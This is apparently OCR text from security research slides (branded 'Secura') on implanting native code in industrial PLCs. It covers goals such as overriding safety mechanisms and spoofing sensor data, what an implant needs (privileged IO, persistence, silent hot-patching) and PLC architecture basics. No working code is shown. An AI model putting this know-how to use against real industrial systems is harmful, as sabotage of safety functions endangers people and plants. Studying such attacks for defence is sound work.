
Prevent Safety Response



Manipulate IO

Secura

Field Devices



Overriding digital safety mechanisms

Spoofing sensor data at high speed

Secura

How to Implant?


We want *smooth* native code execution

- **Need access to low-level, privileged functionality**
  - Memory-/Port-Mapped IO (MMIO/PMIO)
  - Kernel memory objects
  - Logic runtime memory
  - Persistence mechanisms

- **Ideally via silent hot-patching**
  - No reboots, no service restarts, no process upsets

Secura

Implant Delivery Vectors



PLC 101 - Architecture


Standalone

Modular

Power Supply, CPU, I/O, Comms, …

Secura

PLC 101 - Backplane




Inter-Module Databus


Multibus, P-Bus, VMEbus, X-Bus, STD-32, PCIe, …

Secura

PLC 101 – CPU Module Internals

